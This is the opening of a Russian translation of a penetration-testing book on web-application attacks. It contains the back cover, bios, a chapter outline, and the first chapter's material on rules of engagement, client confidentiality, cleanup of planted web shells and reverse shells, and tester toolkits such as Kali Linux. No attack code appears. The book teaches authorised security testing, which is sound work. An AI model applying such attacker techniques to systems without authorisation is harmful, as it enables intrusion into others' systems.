Сборник практических сценариев, позволяющий понять, как действует злоумышленник

Данная книга представляет собой руководство по защите веб-приложений от вредоносных воздействий. Рассматривая всевозможные уязвимости с позиции злоумышленника, автор дает читателям ключ к надежной защите своих ресурсов.

Существует масса инструментов, которые, по словам разработчиков, обеспечивают максимальную защиту от потенциальных угроз, но необходимо понимать, насколько они отвечают конкретным потребностям безопасности. Нужно понимать, какой подход использует злоумышленник, когда имеет дело с тем или иным приложением, и каковы последствия нарушения его защиты.

В книге рассматриваются наиболее часто встречающиеся уязвимости и показано, как хакер может использовать их в своих целях. Наряду с этим приводятся практические советы по предупреждению атак. Рассмотрены сценарии, в которых целью атаки может быть популярная система управления контентом или контейнерное приложение и его сеть.

Вы узнаете:

- как мыслит злоумышленник;
- какие стратегии защиты имеются в вашем распоряжении;
- как классифицировать и планировать стандартные угрозы безопасности веб-приложений;
- как предупредить возникновение распространенных проблем, связанных с безопасностью системы;
- как защитить сайты, работающие на WordPress, и мобильные приложения;
- какие инструменты безопасности использовать и как спланировать защиту от удаленного выполнения кода.

Packt>

ДМК ИЗДАТЕЛЬСТВО www.дмк.рф

ISBN 978-5-97060-802-9

Интернет-магазин:
www.dmkpress.com

Оптовая продажа:
КТК «Галактика»
e-mail: books@alians-kniga.ru

Эдриан Прутяну

Как стать хакером

Как стать хакером

ДМК ИЗДАТЕЛЬСТВО

Эдриан Прутяну

Как стать хакером

Сборник практических сценариев, позволяющих понять, как рассуждает злоумышленник

Becoming the Hacker

The Playbook for Getting Inside the Mind of the Attacker

Adrian Pruteanu

Packt›

BIRMINGHAM – MUMBAI

Как стать хакером

Сборник практических сценариев, позволяющих понять, как рассуждает злоумышленник

Эдриан Прутяну

Перевод с английского Беликова Д. А.

ДМК ПРЕСС
издательство
Москва, 2020

УДК 004.382
ББК 32.973-018
П85

П85 Эдриан Прутяну

Как стать хакером: Сборник практических сценариев, позволяющих понять, как рассуждает злоумышленник / пер. с англ. Д. А. Беликова – М.: ДМК Пресс, 2020. – 380 с.: ил.

ISBN 978-5-97060-802-9

Данная книга представляет собой руководство по защите веб-приложений от вредоносных воздействий. Рассматривая всевозможные уязвимости с позиции злоумышленника, автор дает читателям ключ к надежной защите своих ресурсов.

В книге рассматриваются наиболее часто встречающиеся уязвимости и показано, как хакер может использовать их в своих целях. Наряду с этим приводятся практические советы по предупреждению атак. Рассмотрены сценарии, в которых целью атаки может быть популярная система управления контентом или контейнерное приложение и его сеть.

Издание предназначено опытным разработчикам веб-приложений, специалистам по DevOps, а также будет полезно всем читателям, интересующимся хакерскими атаками и их противодействию.

УДК 004.382
ББК 32.973-018

ISBN 978-1-78862-796-2 (англ.)
ISBN 978-5-97060-802-9 (рус.)

Оглавление

Об авторе

Эдриан Прутяну (Adrian Pruteanu) – опытный консультант по вопросам безопасности и специалист, работающий в основном в области наступательной безопасности. За свою более чем десятилетнюю карьеру он создал бесчисленное количество упражнений для тренировок Красной команды и заданий, связанных с тестированием на проникновение и с оценкой безопасности приложений. Он регулярно работает с компаниями из списка «Fortune 500», помогая им защитить свои системы, выявляя уязвимости или проводя обратную разработку образцов вредоносного программного обеспечения. Эдриан является обладателем нескольких сертификатов, в том числе CISSP, OSCE, OSCP, GXPN, GREM, а также нескольких сертификатов от компании Microsoft. Будучи сертифицированным тренером Microsoft, он проводил в том числе индивидуальные занятия для различных клиентов в прошлом.

В свободное время Эдриану нравится разрабатывать новые инструменты и программное обеспечение, которые помогают проводить тестирование на проникновение или просто гарантируют безопасность пользователей в интернете. Иногда он получает награду за одну или две ошибки, и ему нравится исследовать и раскрывать уязвимости.

«Я хотел бы поблагодарить мою удивительную жену, чья поддержка и понимание помогли мне написать эту книгу. На исследование темы и создание книги уходит много времени, но ее постоянная поддержка давала мне стимул работать.

Также я хотел бы выразить отдельную благодарность семье и друзьям за их поддержку и наставничество. Благодарю и своих родителей за то, что они принесли домой компьютер Siemens и показали мне BASIC, тем самым у меня зародилась любовь к компьютерам в юном возрасте. Они всегда поддерживали мою одержимость технологиями, и за это я всегда буду им благодарен».

О рецензентах

Бабак Эсмаейли (Babak Esmaeili) работает в сфере кибербезопасности более 15 лет. Он начинал как реверс-инженер и продолжил карьеру в области тестирований на проникновение.

Специалист выполнил множество тестов на проникновение, он проводил большое количество консультаций для ИТ-инфраструктур. Поработав старшим тестировщиком в ряде компаний, Бабак приступил к исследованиям, касающимся сочетания стеганографии и криптографии затем к разработке программы с возможностью скрывать и шифровать бесконечные блокчейн-узлы разных файлов в один файл.

Кроме того, Бабак написал много статей о практическом тестировании на проникновение и о защите программного обеспечения. Сейчас он фрилансер, разрабатывает универсальную защищенную базу данных с новой технологией хранения цифровых данных, идея которой пришла к нему из его программного обеспечения. Бабак считает, что каждый должен разбираться в информационных технологиях, поскольку новый мир будет цифровым.

Он также советует всем узнавать как можно больше о том, как сохранить свои данные в этом новом цифровом мире.

«Я хочу поблагодарить всех, кто оказал помощь в написании этой книги, а также моих любимых родителей и дорогих друзей за их поддержку».

Предисловие от издательства

Отзывы и пожелания

Мы всегда рады отзывам наших читателей. Расскажите нам, что вы думаете об этой книге – что понравилось или, может быть, не понравилось. Отзывы важны для нас, чтобы выпускать книги, которые будут для вас максимально полезны.

Вы можете написать отзыв прямо на нашем сайте **www.dmkpress.com**, зайдя на страницу книги, и оставить комментарий в разделе «Отзывы и рецензии». Также можно послать письмо главному редактору по адресу **dmkpress@gmail.com**, при этом напишите название книги в теме письма.

Если есть тема, в которой вы квалифицированы, и вы заинтересованы в написании новой книги, заполните форму на нашем сайте по адресу **http://dmkpress.com/authors/publish_book/** или напишите в издательство по адресу **dmkpress@gmail.com**.

Список опечаток

Хотя мы приняли все возможные меры для того, чтобы удостовериться в качестве наших текстов, ошибки все равно случаются. Если вы найдете ошибку в одной из наших книг – возможно, ошибку в тексте или в коде, – мы будем очень благодарны, если вы сообщите нам о ней. Сделав это, вы избавите других читателей от расстройств и поможете нам улучшить последующие версии этой книги.

Если вы найдете какие-либо ошибки в коде, пожалуйста, сообщите о них главному редактору по адресу **dmkpress@gmail.com**, и мы исправим это в следующих тиражах.

Нарушение авторских прав

Пиратство в интернете по-прежнему остается насущной проблемой. Издательства «ДМК Пресс» и Packt очень серьезно относятся к вопросам защиты авторских прав и лицензирования. Если вы столкнетесь в интернете с незаконно выполненной копией любой нашей книги, пожалуйста, сообщите нам адрес копии или веб-сайта, чтобы мы могли применить санкции.

Пожалуйста, свяжитесь с нами по адресу электронной почты **dmkpress@gmail.com** со ссылкой на подозрительные материалы.

Мы высоко ценим любую помощь по защите наших авторов, помогающую предоставлять вам качественные материалы.

Предисловие

Книга «*Как стать хакером*» научит вас, как подходить к тестированию на проникновение с точки зрения злоумышленника. Несмотря на то что тестирование производительности веб-приложений – это обычное дело, постоянно меняющийся ландшафт угроз делает тестирование защищенности гораздо более сложным.

Многие инструменты веб-приложений утверждают, что предоставляют полный обзор и защиту от угроз, но их необходимо анализировать в соответствии с потребностями безопасности каждого веб-приложения или каждой службы. Мы должны понимать, как злоумышленник подходит к веб-приложению и каковы последствия нарушения его защиты.

В первой части книги автор познакомит вас с часто встречающимися уязвимостями и способами их использования. В последней части книги только что освоенные методы применяются на практике, рассматриваются сценарии, в которых объектом атаки может стать популярная система управления контентом или контейнерное приложение и его сеть.

Книга «*Как стать хакером*» – четкое руководство по безопасности веб-приложений с точки зрения злоумышленника. В выигрыше останутся обе стороны.

Кому адресована эта книга

Читатель должен иметь базовый опыт в области безопасности. Например, хорошо бы он работал в сети или у него возникли проблемы с безопасностью во время разработки приложений. Формальное образование в области безопасности полезно, но не обязательно. Книга подходит тем, кто имеет не менее чем двухлетний опыт разработки, организации работы сети или DevOps, а также тем, кто интересуется вопросами информационной безопасности.

О чем идет речь в книге

Глава 1 «Атаки на веб-приложения. Введение» знакомит с инструментами, средами и минимальным набором правил ведения боя, которому мы должны следовать во время выполнения заданий. Рассмотрим также инструментарий специалиста, проведящего тестирования на проникновения, и исследуем облако в качестве нового инструмента тестировщика.

Глава 2 «Эффективное обнаружение» расскажет о повышении эффективности с точки зрения сбора информации о цели.

В главе 3 «Легкая мишень» разъясняется тот факт, что средствам защиты очень трудно постоянно обеспечивать безопасность, и многие простые уязвимости часто просачиваются сквозь бреши.

В главе 4 «Передовые атаки с использованием метода полного перебора» подробно рассматривается метод полного перебора, а также пара способов, которые позволяют оставаться незамеченным при проведении данного типа атак.

Глава 5 «Включение файлов» поможет изучить уязвимости, связанные с включением файлов. Рассмотрим также ряд методов использования базовой файловой системы приложения в своих интересах.

В главе 6 «Обнаружение и эксплуатация уязвимостей в приложениях с помощью внешних сервисов» рассматривается обнаружение уязвимости внеполосными (то есть по отклику на машине, не являющейся ни клиентом, ни сервером) методами, эксплуатация уязвимостей приложений и настройка инфраструктуры управления и контроля в облаке.

Глава 7 «Автоматизированное тестирование» помогает автоматизировать эксплуатацию уязвимостей, включая использование Collaborator от Burp, чтобы упростить внеполосное обнаружение.

В главе 8 «Вредоносная сериализация» подробно рассматриваются атаки, связанные с десериализацией. Рассмотрим данный тип уязвимости и практические эксплойты.

Глава 9 «Практические атаки на стороне клиента» содержит информацию, касающуюся атак на стороне клиента. Будут рассмотрены три типа межсайтового скриптинга: отраженный, хранимый и DOM-модель, а также межсайтовые подделки запроса и объединение атак в цепочку. В ней также рассказывается о правиле ограничения домена и о том, как оно влияет на загрузку стороннего контента или кода атаки на страницу.

Глава 10 «Практические атаки на стороне сервера» рассказывает, как атаковать сервер с помощью XML, а также использовать подделку запроса на стороне сервера для объединения атак в цепочку и дальнейшего проникновения в сеть.

Глава 11 «Атака на API» фокусирует наше внимание на API и на том, как эффективно тестировать и атаковать их. Вам пригодятся навыки, полученные к этому моменту.

Глава 12 «Атака на CMS» изучает уязвимости CMS.

Глава 13 «Взлом контейнеров» помогает понять, как безопасно настроить контейнеры Docker перед развертыванием на примере того, как компрометация CMS привела к еще одной уязвимости контейнера, из-за чего в конечном итоге случилась компрометация всего хоста.

Как извлечь максимум из книги?

1. Вы должны иметь базовые знания об операционных системах, в том числе о Windows и Linux. Мы будем активно использовать инструменты Linux и оболочку на протяжении всей книги, и было бы неплохо, если бы вы были знакомы с этой средой.

2. Опыт написания сценариев определенно сыграет вам на руку, но это не обязательно. В книге будут встречаться сценарии, написанные на языках Python, JavaScript и PHP.
3. Мы будем исследовать командно-контрольные серверы в облаке, поэтому настоятельно рекомендуем создать бесплатную учетную запись на одном из основных поставщиков, чтобы подготовиться к выполнению действий, описанных в книге.
4. Виртуальная машина или хост, работающий под управлением Kali либо выбранного вами дистрибутива для проведения тестирований на проникновение, помогут вам в полной мере опробовать некоторые сценарии, описанные в книге.
5. Мы регулярно скачиваем код из проектов с открытым исходным кодом на GitHub, и хотя основательные знания в области Git, безусловно, помогут, иметь их не обязательно.

Загрузка примеров

Вы можете скачать файлы с примерами для этой книги, используя свою учетную запись на сайте http://www.packt.com. Если вы приобрели издание в другом месте, то можете зайти на страницу http://www.packt.com/support и зарегистрироваться там, чтобы получить файлы по электронной почте.

Можно скачать файлы, выполнив следующие действия:

- войдите или зарегистрируйтесь на сайте http://www.packt.com;
- выберите вкладку **SUPPORT** (Поддержка);
- нажмите кнопку **Code Downloads & Errata** (Загрузки кода и опечатки);
- введите название книги в поле поиска и следуйте инструкциям на экране.

После скачивания файла убедитесь, что вы распаковали или извлекли содержимое папки, используя последнюю версию:

1. WinRAR / 7-Zip для Windows;
2. Zipeg / iZip / UnRarX для Mac;
3. 7-Zip / PeaZip для Linux.

Код, приведенный в книге, также размещен на GitHub: https://github.com/PacktPublishing/Becoming-The-Hacker. В случае обновления кода это отразится в имеющемся репозитории GitHub.

У нас также есть другие пакеты кода из нашего богатого каталога книг и видео, доступного на странице https://github.com/PacktPublishing/. Посмотрите их!

Загрузка цветных изображений

Кроме того, мы предоставляем PDF-файл с цветными изображениями скриншотов и диаграмм, используемых в книге. Вы можете скачать его на страни-

це https://www.packtpub.com/sites/default/files/downloads/9781788627962_ColorImages.pdf.

Условные обозначения

В книге используется ряд текстовых обозначений.

`КодВТексте`: указывает кодовые слова в тексте, имена таблиц базы данных, имена папок и файлов, расширения файлов, пути, фиктивные URL-адреса, ввод пользователя и маркеры Twitter. Например, это будет выглядеть так: «Смонтируйте загруженный файл образа диска `WebStorm-10*.dmg` в качестве еще одного диска в вашей системе».

Блок кода будет выглядеть следующим образом:

```
[default]
exten => s,1,Dial(Zap/1|30)
exten => s,2,Voicemail(u100)
exten => s,102,Voicemail(b100)
exten => i,1,Voicemail(s0)
```

Если мы хотим обратить внимание на определенную часть блока кода, соответствующие строки или элементы выделяются жирным шрифтом:

```
[default]
exten => s,1,Dial(Zap/1|30)
exten => s,2,Voicemail(u100)
exten => s,102,Voicemail(b100)
exten => i,1,Voicemail(s0)
```

Ввод или вывод командной строки записывается так:

```
# cp /usr/src/asterisk-addons/configs/cdr_mysql.conf.sample
     /etc/asterisk/cdr_mysql.conf
```

Жирным шрифтом выделяется новый термин, важное слово или слова, которые вы видите на экране, например в меню или диалоговых окнах. Вы увидите, к примеру, следующее: «Выберите надпись **Системная информация** на панели **Администрирование**».

Так будут оформляться предупреждения и важные примечания.

Так будут оформляться советы и рекомендации.

Глава 1

Атаки на веб-приложения. Введение

Веб-приложения можно встретить повсюду. Они являются частью структуры общества, и мы зависим от них во многих аспектах нашей жизни. В настоящее время их легко разрабатывать, их можно быстро развертывать, они доступны для любого, у кого есть интернет.

Технология, созданная, чтобы помочь при разработке и развертывании веб-приложений, также существенно улучшилась. Новые фреймворки, совершенствующие функциональность и удобство использования, выпускаются ежедневно. Компании передали полномочия разработчикам, и последние стали более гибкими, быстрее создают веб-приложения.

На рисунке дано представление о наиболее популярных фреймворках и средах разработки, которые покорили мир разработки приложений. Node.js перенес язык сценариев клиента браузера JavaScript на серверную сторону в комплекте с обширной библиотекой модулей, помогающих в быстрой разработке приложений. JavaScript, ранее редко использовавшийся язык сценариев для браузера, получает дополнительную производительность на стороне клиента с помощью фреймворков **React** и **Angular** и даже доступен для кросс-платформенной разработки с использованием **Electron** и **Chromium**.

Рис. 1.1. Мир изменился с тех пор, как Netscape правил в сети, и на этом рисунке демонстрируются технологии, доминирующие в интернете

GitHub стал единым пространством для библиотек с открытым исходным кодом, приложений и всего того, чем разработчик захочет поделиться с ми-

ром. Любой может загрузить туда все, что захочет, все могут принять участие в развитии GitHub: вносить изменения в код или поддерживать умирающую кодовую базу, создавать новые ветки проекта и продолжать разработку на локальном уровне. Разумеется, не только GitHub имеет подобные возможности. Существуют аналогичные репозитории для модулей Node.js, Python и PHP.

В центре внимания разработчика всегда находится поставка продукта, будь то простая реализация свойства во внутреннем веб-приложении, используемом отделом маркетинга, или самый передовой и лучший интерфейс для интернет-банкинга. Инфраструктура, необходимая для поддержки подобного рода приложений, также развивается, и разработчики изо всех сил пытаются интегрировать безопасность в свой рабочий процесс. Однако ошибки в безопасности не всегда происходят от невежества. Чаще всего в этом виноваты временны́е ограничения.

Цель книги – показать, как злоумышленники видят веб-приложения и как используют слабые места в коде приложений и инфраструктуре. Мы рассмотрим все распространенные ошибки, допускаемые в процессе разработки, которые используются для получения нужного доступа, а также практические атаки, извлекая максимум информации при работе с распространенными уязвимостями.

Итак, мы сделали некоторые предположения относительно вашего уровня знаний. Чтобы извлечь максимальную пользу из книги, необходимо иметь базовые знания о безопасности приложений. Читатели не обязательно должны быть экспертами в области тестирования на проникновение или безопасности приложений, но они должны иметь представление о том, что такое **межсайтовый скриптинг** (XSS) или **SQL-инъекции**. Мы не будем посвящать отдельную главу стандартному примеру Hello World для XSS, а покажем влияние эксплуатации данной уязвимости. Читатель также должен быть знаком с командной строкой Linux и распространенными консольными инструментами, такими как curl, git и wget. Знакомство с программированием, безусловно, будет полезно, но это не является жестким требованием.

В первой главе рассматриваются следующие темы:

- типичные правила применения оружия при проведении теста;
- инструментарий тестировщика;
- атака на прокси;
- как облако помогает при выполнений заданий.

Правила применения оружия

Прежде чем двигаться дальше, вспомним о правилах применения оружия (англ. *rules of engagement*) при проведении атаки. Это терминология, принятая в вооруженных силах. Правила обычно записаны в техническом задании, и все тестировщики должны их соблюдать. Они обрисовывают в общих чертах ожи-

дания тестировщика и устанавливают ряд ограничений на действия, которые можно совершать во время работы.

Хотя цель типичного теста на проникновение состоит в том, чтобы смоделировать реальную атаку и найти слабые места в инфраструктуре или приложении, существует множество ограничений, и на то есть веские причины. Нельзя стрелять из огнестрельного оружия и наносить больше урона, чем наносит настоящий противник. Цель (клиент), будь то третья сторона или внутренняя группа, не должна испытывать неудобств, позволяя профессиональным хакерам справляться со своими задачами.

Обмен данными

Хороший обмен данными – ключ успешного взаимодействия. Установочные встречи и собрания, посвященные закрытию проекта, чрезвычайно важны для обеих сторон. Клиент должен быть хорошо осведомлен относительно того, кто выполняет упражнение, как с ними связаться или как сделать резервную копию на случай чрезвычайной ситуации.

Установочная встреча – это шанс обсудить все аспекты теста, в том числе обзор масштаба проекта, критичности систем, всех предоставленных учетных данных и контактной информации. Если повезет, вся эта информация уже может быть включена в обзорный документ. Цель документа – четко определить, какие части инфраструктуры или приложений должны быть протестированы. Это может быть комбинация диапазонов IP-адресов, приложения, определенные домены или URL-адреса. Такой документ обычно пишется с учетом пожеланий клиента задолго до начала теста. Однако все может измениться, и установочная встреча – неплохая возможность рассмотреть все еще раз.

Вот несколько полезных вопросов, которые следует задать во время установочной встречи.

1. Изменилась ли область действия с момента последней редакции документа? Изменился ли список целей? Следует ли избегать определенных частей приложения или сети?
2. Существует ли окно тестирования, которого вы должны придерживаться?
3. Целевые приложения находятся в эксплуатации или в среде разработки? Они ориентированы на клиентов или предназначены только для внутреннего использования?
4. Контактные данные, которые можно использовать при возникновении экстренных ситуаций, по-прежнему актуальны?
5. Если были предоставлены учетные данные, они все еще актуальны? Сейчас самое время проверить это.
6. Существует ли брандмауэр приложения, который может препятствовать тестированию?

Как правило, целью является тестирование приложения, а не защита третьей стороны. У специалистов, выполняющих тестирование на проникновение, есть ограничение по времени, а у злоумышленников – нет.

При тестировании приложения на наличие уязвимостей рекомендуется попросить клиента внести в белый список IP-адреса в любых сторонних брандмауэрах веб-приложений. Эти брандмауэры проверяют трафик, достигающий защищенного приложения, и отбрасывают запросы, соответствующие известным сигнатурам или шаблонам атак. Некоторые клиенты предпочитают оставлять работать брандмауэры в принудительном режиме, поскольку их целью может быть симуляция реальной атаки. Именно в этот момент следует напомнить клиентам, что брандмауэры могут вносить задержки в оценку фактического приложения, так как тестировщику, возможно, придется потратить дополнительное время, пытаясь обойти средства защиты. Кроме того, поскольку для большинства заданий существует ограничение по времени, окончательный отчет может не совсем точно отражать состояние безопасности приложения.

Ни один менеджер не хочет слышать, что его критически важное приложение может отключиться во время теста, но такое иногда случается. Некоторые приложения не справятся с увеличенной рабочей нагрузкой обычного сканирования и выполнят аварийное переключение. Определенные полезные нагрузки также могут нарушить плохо спроектированные приложения или инфраструктуру и привести к остановке производительности.

Если во время теста приложение перестает отвечать на запросы, полезно позвонить основному контактному лицу и как можно скорее поставить его в известность о произошедшем, особенно если приложение представляет собой критически важную производственную систему. Если клиент недоступен по телефону, обязательно отправьте оповещение как минимум по электронной почте.

Собрания, посвященные закрытию проекта, или разбор полетов также очень важны. Особенно успешное тестирование с большим количеством найденных критических уязвимостей может обрадовать тестировщика, но огорчить клиента, поскольку ему придется отчитываться перед своим начальством. Настало время встретиться с клиентом, проанализировать каждую обнаруженную уязвимость и четко объяснить, как произошло нарушение безопасности и что

можно сделать для его устранения. Помните о людях и рассказывайте о проблемах на общедоступном языке, не назначая кого-либо виновным и никого не высмеивая.

Вопросы конфиденциальности данных

В ходе тестирования, в которое входят любые виды социальной инженерии или взаимодействия между людьми, такие как **фишинговые** упражнения, следует быть аккуратными. Во время фишинговой атаки пользователя обманом пытаются заставить перейти по ссылке в электронном письме на страницу похитителя учетных данных или открыть вредоносное вложение, и некоторые сотрудники чувствуют себя некомфортно, когда их вовлекают в подобные действия.

Например, перед отправкой фишинговых писем тестировщики должны удостовериться, что клиента устраивает, когда его сотрудники неосознанно участвуют в тестировании. Это должно быть зафиксировано в письменной форме, как правило, в техническом задании. Установочная встреча – подходящее место, чтобы синхронизировать свои действия с клиентом и его ожиданиями.

Если у вас нет явного письменного разрешения от клиента, избегайте следующего:

- не выполняйте атаки с применением методов социальной инженерии, которые считаются аморальными, например не собирайте данные о семье жертвы, чтобы побудить их нажать на ссылку;
- не используйте медицинские записи или конфиденциальные данные пользователя;
- не делайте скриншоты компьютеров пользователей;
- не показывайте учетные данные в личных электронных письмах пользователя, социальных сетях или других аккаунтах.

Некоторые веб-атаки, такие как внедрение SQL-кода или XML External Entity (XXE), могут привести к утечке данных. В этом случае нужно сообщить клиенту об уязвимости как можно скорее и уничтожить без возможности восстановления все, что уже загружено.

Хотя большинство тестов проводится в соответствии с соглашениями о соблюдении конфиденциальности, по возможности следует избегать обработки конфиденциальных данных. Нет особых причин хранить медицинские записи или данные кредитной карты после проведения тестирования. На самом деле, накапливая эти данные, клиент нарушает нормативные требования, кроме того, это незаконно. Такой тип данных обычно не предоставляет како-

го-либо рычага при попытке эксплуатации дополнительных приложений. При вводе доказательства в итоговый отчет необходимо проявлять особую осторожность, чтобы удостовериться, что из улик была удалена не подлежащая разглашению информация и что в них содержится только необходимый контекст для подтверждения результатов.

> *«Данные – это токсичный ресурс. Мы должны начать рассматривать их в таком виде и относиться к ним так же, как к любому другому источнику токсичности. Вести себя иначе – значит рисковать своей безопасностью и конфиденциальностью».*
>
> *Брюс Шнайер* (*Bruce Schneier*)

Предыдущая цитата, как правило, ориентирована на компании, занимающиеся сомнительной практикой, когда речь идет о личных данных пользователя, но она применима и к тестировщикам. В работе мы часто сталкиваемся с конфиденциальными данными.

Очистка

Успешный тест на проникновение или оценка приложения, несомненно, оставят после себя множество следов активности. Записи в журнале покажут, каким образом было осуществлено вторжение, а файл истории командной строки подскажет, как злоумышленник выполнял дальнейшее распространение по сети. Однако такие следы дают некоторое преимущество. Специалисты по защите, также именуемые Синей командой, могут анализировать действия во время или после тестирования и оценить эффективность защиты. Записи журнала предоставляют ценную информацию о том, как злоумышленник обошел защитные средства системы и выполнил код, чтобы проникнуть в сеть и похитить данные или иным образом взломать сеть.

Существует множество инструментов для очистки журналов после эксплуатации, но если клиент явно не разрешил эти действия, такой практики следует избегать. В некоторых случаях Синей команде может понадобиться проверить устойчивость своей инфраструктуры SIEM[1] (централизованная система сбора и анализа журналов), поэтому журналы можно очищать, но это должно быть явно разрешено в документах, касающихся задания.

Существуют определенные артефакты, которые почти всегда следует полностью удалять из систем или баз данных приложений после завершения задания. Артефакты, указанные ниже, могут подвергнуть клиента ненужному риску даже после исправления уязвимостей:

[1] SIEM (Security information and event management) – объединение двух терминов, обозначающих область применения программного обеспечения: SIM (Security information management) – управление информационной безопасностью и SEM (Security event management) – управление событиями безопасности. – *Прим. перев.*

- веб-оболочки, обеспечивающие доступ к **операционной системе**;
- дропперы, обратное подключение (reverse shell) и вредоносное программное обеспечение, используемое для повышения привилегий;
- вредоносные программы в виде Java-апплетов, развернутые с помощью сервера Tomcat;
- модифицированные или пораженные бэкдором компоненты приложения или системы:
    - пример: перезаписать двоичный файл пароля, воспользовавшись уязвимостью race condition, и не восстанавливать резервную копию перед выходом из системы;
- сохраненное вредоносное программное обеспечение, используемое для XSS-атак. Больше всего неудобств оно причиняет пользователям в производственных системах.

Не все вредоносные программы, с которыми вы имели дело во время теста, могут быть удалены тестировщиком. Для очистки требуется обратиться к клиенту.

Запишите все вредоносные файлы, пути и полезные нагрузки, используемые при тестировании. В конце попытайтесь удалить как можно больше элементов, приведенных в данном списке. Если что-то осталось, сообщите об этом основному контактному лицу, предоставив детали и подчеркнув важность удаления артефактов.

Пометка полезных нагрузок с помощью уникального ключевого слова поможет определить фиктивные данные во время очистки. Например, напишите следующее: «Пожалуйста, удалите из базы данных любые записи, содержащие ключевое слово 2017Q3TestXyZ123».

Хорошо, если клиент пришлет электронное письмо, подтверждающее, что он удалил все оставшиеся вредоносные программы или артефакты.

Инструментарий тестировщика

Профессионалы используют разные инструменты тестирования на проникновение. Инструментальные средства и методы тестирования ежедневно меняются, и нужно идти в ногу с изменениями. Несмотря на то что практически невозможно составить исчерпывающий список инструментов для каждого конкретного сценария, существуют проверенные программы, методы и среды, которые, несомненно, помогут злоумышленнику достичь своей цели.

Kali Linux

Kali Linux, ранее известный как BackTrack, уже на протяжении многих лет является популярным дистрибутивом Linux среди специалистов, проводящих тесты на проникновение. Его ценность трудно оспорить, поскольку в него входят почти все инструменты, необходимые для проверки приложений и сетей. Команда Kali Linux также регулярно обновляет не только операционную систему, но и средства атаки.

Kali Linux легко развернуть практически везде. Он поставляется во множестве форматов. Существуют 32-разрядные и 64-разрядные версии, пакеты переносимых виртуальных машин и даже версия, которая работает на операционной системе Android.




Рис. 1.2. Свежий экземпляр экрана Kali Linux

Альтернативы Kali Linux

Одной из альтернатив или дополнений для Kali Linux является **Penetration Testing Framework** (PTF) от команды TrustedSec. Он написан на Python и представляет собой модульный фреймворк, позволяющий превратить выбранную вами среду Linux в набор инструментов для тестирования на проникновение. На данный момент уже доступны сотни модулей PTF, и можно быстро создавать новые. PTF также можно запустить на Kali, чтобы оперативно собрать инструменты в одном месте.




Рис. 1.3. Интерактивная консоль PTF

Еще одна хорошо зарекомендовавшая себя альтернатива Kali Linux – это **BlackArch**, дистрибутив на базе **Arch Linux**, в составе которого множество инструментов, входящих в состав и других дистрибутивов, используемых для тестирования на проникновение. В BlackArch есть много инструментов, с которыми знакомы тестировщики. BlackArch используется для тестирования сети или приложений, и он регулярно обновляется, как и Kali Linux. Для поклонников Arch Linux это приятная альтернатива дистрибутиву Kali на базе Debian.




Рис. 1.4. Основной экран BlackArch

BlackArch доступен во многих форматах на странице https://blackarch.org.

Прокси-сервер

При тестировании приложений манипулирование и запись трафика неоценимы. Основные инструментальные средства, которые можно встретить на этом рынке, также можно расширить, что позволяет сообществу исследователей улучшать их функциональность с помощью бесплатных дополнений. Надежные и поддерживаемые прокси-серверы являются мощным оружием в арсенале злоумышленника.

Burp Suite

